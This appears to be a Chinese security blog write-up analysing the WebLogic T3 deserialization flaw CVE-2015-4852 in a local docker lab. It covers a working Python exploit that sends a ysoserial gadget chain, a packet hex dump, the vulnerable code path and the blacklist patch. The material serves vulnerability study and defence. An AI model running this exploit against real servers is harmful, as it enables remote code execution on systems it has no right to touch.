环境搭建


环境搭建使用A-team 的weblogic漏洞环境项目https://github.com/QAX-A-Team/WeblogicEnvironment

关于weblogic的介绍还是建议看一下Ateam大哥的文章:


https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247485058&idx=1&sn=d22b310acf703a32d938a7087c8e8704

里面的介绍还是挺详细的,远程调试则将文件导到物理机。然后导入idea

```
docker cp
weblogic1036jdk7u21:/u01/app/oracle/middleware/modules
./wlserver1036
docker cp
weblogic1036jdk7u21:/u01/app/oracle/middleware/wlserver/se
rver/lib ./wlserver1036
docker cp
weblogic1036jdk7u21:/u01/app/oracle/middleware/coherence_3
.7/lib ./coherence_3.7/lib
```



远程调试配置:



然后在虚拟机中运行exp,并在`weblogic.rjvm.InboundMsgAbbrev#readObject`中打断点,成功debug

```
import socket
import sys
import struct
import re
import subprocess
import binascii

def get_payload1(gadget, command):
    JAR_FILE = './ysoserial.jar'
    popen = subprocess.Popen(['java', '-jar', JAR_FILE,
gadget, command], stdout=subprocess.PIPE)
    return popen.stdout.read()

def get_payload2(path):
    with open(path, "rb") as f:
        return f.read()

def exp(host, port, payload):
    sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    sock.connect((host, port))

    handshake = "t3
12.2.3\nAS:255\nHL:19\nMS:10000000\n\n".encode()
    sock.sendall(handshake)
```

```
    data = sock.recv(1024)
    pattern = re.compile(r"HELO:(.*).false")
    version = re.findall(pattern, data.decode())
    if len(version) == 0:
        print("Not Weblogic")
        return

    print("Weblogic {}".format(version[0]))
    data_len = binascii.a2b_hex(b"00000000") #数据包长度，先占位，后面会根据实际情况重新
    t3header = binascii.a2b_hex(b"016501ffffffffffffffff000000690000ea60000000184e1cac5d00dbae7b5fb5f04d7a1678d3b7d14d11bf136d67027973720078720178720278700000000a000000030000000000000006007070707070700000000a000000030000000000000006007006") #t3协议头
    flag = binascii.a2b_hex(b"fe010000") #反序列化数据标志
    payload = data_len + t3header + flag + payload
    payload = struct.pack('>I', len(payload)) + payload[4:] #重新计算数据包长度
    sock.send(payload)

if __name__ == "__main__":
    host = "127.0.0.1"
    port = 7001
    gadget = "CommonsCollections7" #CommonsCollections1 Jdk7u21
    command = "touch /tmp/CVE-2015-4852"

    payload = get_payload1(gadget, command)
    exp(host, port, payload)
```

这里我更改了host之后并没有在物理机上运行,不知道是什么原因。

T3协议分析

运行exp,使用wireshark抓包， 设置过滤规则`tcp.port == 7001` ,追踪tcp流


可以看到上面先发送了我们的T3试探包,然后服务端返回了一些版本信息。

接下上来就是我们的数据包

```
b7 66 bc e2 00 00 05 78  01 65 01 ff ff ff ff ff   ·f·····x ·e·····
ff ff ff 00 00 00 69 00  00 ea 60 00 00 00 18 4e   ······i· ··`····N
1c ac 5d 00 db ae 7b 5f  b5 f0 4d 7a 16 78 d3 b7   ··]···{_ ··Mz·x··
d1 4d 11 bf 13 6d 67 02  79 73 72 00 78 72 01 78   ·M···mg· ysr·xr·x
72 02 78 70 00 00 00 0a  00 00 00 03 00 00 00 00   r·xp···· ········
00 00 00 06 00 70 70 70  70 70 70 00 00 00 0a 00   ·····ppp ppp·····
00 00 03 00 00 00 00 00  00 00 06 00 70 06 fe 01   ········ ····p···
00 00 ac ed 00 05 73 72  00 13 6a 61 76 61 2e 75   ······sr ··java.u
74 69 6c 2e 48 61 73 68  74 61 62 6c 65 13 bb 0f   til.Hash table···
25 21 4a e4 b8 03 00 02  46 00 0a 6c 6f 61 64 46   %!J····· F··loadF
61 63 74 6f 72 49 00 09  74 68 72 65 73 68 6f 6c   actorI·· threshol
64 78 70 3f 40 00 00 00  00 00 08 77 08 00 00 00   dxp?@··· ···w····
0b 00 00 00 02 73 72 00  2a 6f 72 67 2e 61 70 61   ·····sr· *org.apa
63 68 65 2e 63 6f 6d 6d  6f 6e 73 2e 63 6f 6c 6c   che.comm ons.coll
65 63 74 69 6f 6e 73 2e  6d 61 70 2e 4c 61 7a 79   ections. map.Lazy
4d 61 70 6e e5 94 82 9e  79 10 94 03 00 01 4c 00   Mapn···· y·····L·
07 66 61 63 74 6f 72 79  74 00 2c 4c 6f 72 67 2f   ·factory t·,Lorg/
61 70 61 63 68 65 2f 63  6f 6d 6d 6f 6e 73 2f 63   apache/c ommons/c
6f 6c 6c 65 63 74 69 6f  6e 73 2f 54 72 61 6e 73   ollectio ns/Trans
66 6f 72 6d 65 72 3b 78  70 73 72 00 3a 6f 72 67   former;x psr·:org
2e 61 70 61 63 68 65 2e  63 6f 6d 6d 6f 6e 73 2e   .apache. commons.
63 6f 6c 6c 65 63 74 69  6f 6e 73 2e 66 75 6e 63   collecti ons.func
74 6f 72 73 2e 43 68 61  69 6e 65 64 54 72 61 6e   tors.Cha inedTran
73 66 6f 72 6d 65 72 30  c7 97 ec 28 7a 97 04 02   sformer0 ···(z···
00 01 5b 00 0d 69 54 72  61 6e 73 66 6f 72 6d 65   ··[··iTr ansforme
72 73 74 00 2d 5b 4c 6f  72 67 2f 61 70 61 63 68   rst·-[Lo rg/apach
65 2f 63 6f 6d 6d 6f 6e  73 2f 63 6f 6c 6c 65 63   e/common s/collec
74 69 6f 6e 73 2f 54 72  61 6e 73 66 6f 72 6d 65   tions/Tr ansforme
72 3b 78 70 75 72 00 2d  5b 4c 6f 72 67 2e 61 70   r;xpur·- [Lorg.ap
```

主要有以下几个部分组成：

在反序列化数据包中，`ac ed 00 05` 是反序列化标志，在 T3 协议中由于每个反序列化数据包前面都有 `fe 01 00 00` ，所以这里的标志相当于就是 `fe 01 00 00 ac ed 00 05`




再来看看我们的payload就能理解是如何构造的了


漏洞分析

这是一张weblogic反序列化的流程图


T3协议接收过来的数据会在`weblogic.rjvm.InboundMsgAbbrev#readObject`这里进行反序列化操作。




看到断点的位置，里面调用了`InboundMsgAbbrev.ServerChannelInputStream#readObject`方法



可以看到该方法继承于ObjectInputStream方法,而且重写了resolveClass方法



而这个resolveClass方法的作用是将类的序列化描述符加工成该类的class对象(通过下图的forName方法)。在shiro中就因为重写了`resolveClass`方法,导致我们的payload中无法使用`Transformer数组`



因为这里分析的是第一款T3漏洞,所以这里并没有在resolveClass方法中进行任何防护,而在后面的weblogic补丁中,会基于这个`resolveClass`去做反序列化漏洞的防御

CVE-2015-4852修复

借用一下李三师傅的图

这里增加了一个黑名单判断

```
final class InboundMsgAbbrev {
  private static final boolean DEBUG = false;

  private final Stack abbrevs = new Stack();

  void read(MsgAbbrevInputStream in, BubblingAbbrever at) throws IOException, ClassNotFoundException {

  private Object readObject(MsgAbbrevInputStream in) throws IOException, ClassNotFoundException {
    int typecode = in.read();
    switch (typecode) {
      case 1:
        return in.readASCII();
      case 0:
        return (new ServerChannelInputStream(in)).readObject();
    }
    throw new StreamCorruptedException("Unknown typecode: '" + typecode + "'");
  }

  void reset() {

  void writeTo(MsgAbbrevOutputStream out) throws IOException {

  Object getAbbrev() {

  public String toString() {

  private static class ServerChannelInputStream extends ObjectInputStream implements ServerChannelStream {
    private final ServerChannel serverChannel;

    private ServerChannelInputStream(MsgAbbrevInputStream in) throws IOException {
      super((InputStream)in);
      this.serverChannel = in.getServerChannel();
    }

    public ServerChannel getServerChannel() {
      return this.serverChannel;
    }

    protected Class resolveClass(ObjectStreamClass descriptor) throws ClassNotFoundException, IOException {
      String className = descriptor.getName();
      if (className != null && className.length() > 0 && ClassFilter.isBlackListed(className))
        throw new InvalidClassException("Unauthorized deserialization attempt", descriptor.getName());
      Class<?> c = super.resolveClass(descriptor);
      if (c == null)
        throw new ClassNotFoundException("super.resolveClass returns null.");
      ObjectStreamClass localDesc = ObjectStreamClass.lookup(c);
      if (localDesc != null && localDesc.getSerialVersionUID() != descriptor.getSerialVersionUID())
        throw new ClassNotFoundException("different serialVersionUID. local: " + localDesc.getSerialVersionUID() + " remote: " + descriptor.getSerialVersic
      return c;
    }
  }
}
```

```
package weblogic.utils;

import java.util.HashSet;
import java.util.StringTokenizer;

public abstract class ClassFilter {
  static final String BLACK_LIST_PROPERTY = "weblogic.rmi.blacklist";

  static final String DISABLE_DEFAULT_BLACKLIST_PROPERTY = "weblogic.rmi.disabledefaultblacklist";

  static final String DISABLE_BLACK_LIST_PROPERTY = "weblogic.rmi.disableblacklist";

  private static final String DEFAULT_BLACK_LIST = "+org.apache.commons.collections.functors,+com.sun.org.apache.xalan.internal.
  xsltc.trax,+javassist,+org.codehaus.groovy.runtime.ConvertedClosure,+org.codehaus.groovy.runtime.ConversionHandler,+org.codehaus.
  groovy.runtime.MethodClosure";

  private static final HashSet<String> BLACK_LIST = new HashSet<String>();

  static {
    if (!isBlackListDisabled()) {
      if (!isDefaultBlacklistEntriesDisabled())
        updateBlackList("+org.apache.commons.collections.functors,+com.sun.org.apache.xalan.internal.xsltc.trax,+javassist,+org.
        codehaus.groovy.runtime.ConvertedClosure,+org.codehaus.groovy.runtime.ConversionHandler,+org.codehaus.groovy.runtime.
        MethodClosure");
      updateBlackList(System.getProperty("weblogic.rmi.blacklist", null));
    }
  }
```

参考

http://wjlshare.com/archives/1573

https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247485058&idx=1&sn=d22b310acf703a32d938a7087c8e8704

https://github.com/QAX-A-Team/WeblogicEnvironment

https://www.cnblogs.com/nice0e3/p/14201884.html

http://redteam.today/2020/03/25/weblogic%E5%8E%86%E5%8F%B2T3%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E5%8F%8A%E8%A1%A5%E4%B8%81%E6%A2%B3%E7%90%86/#%E5%8F%82%E8%80%83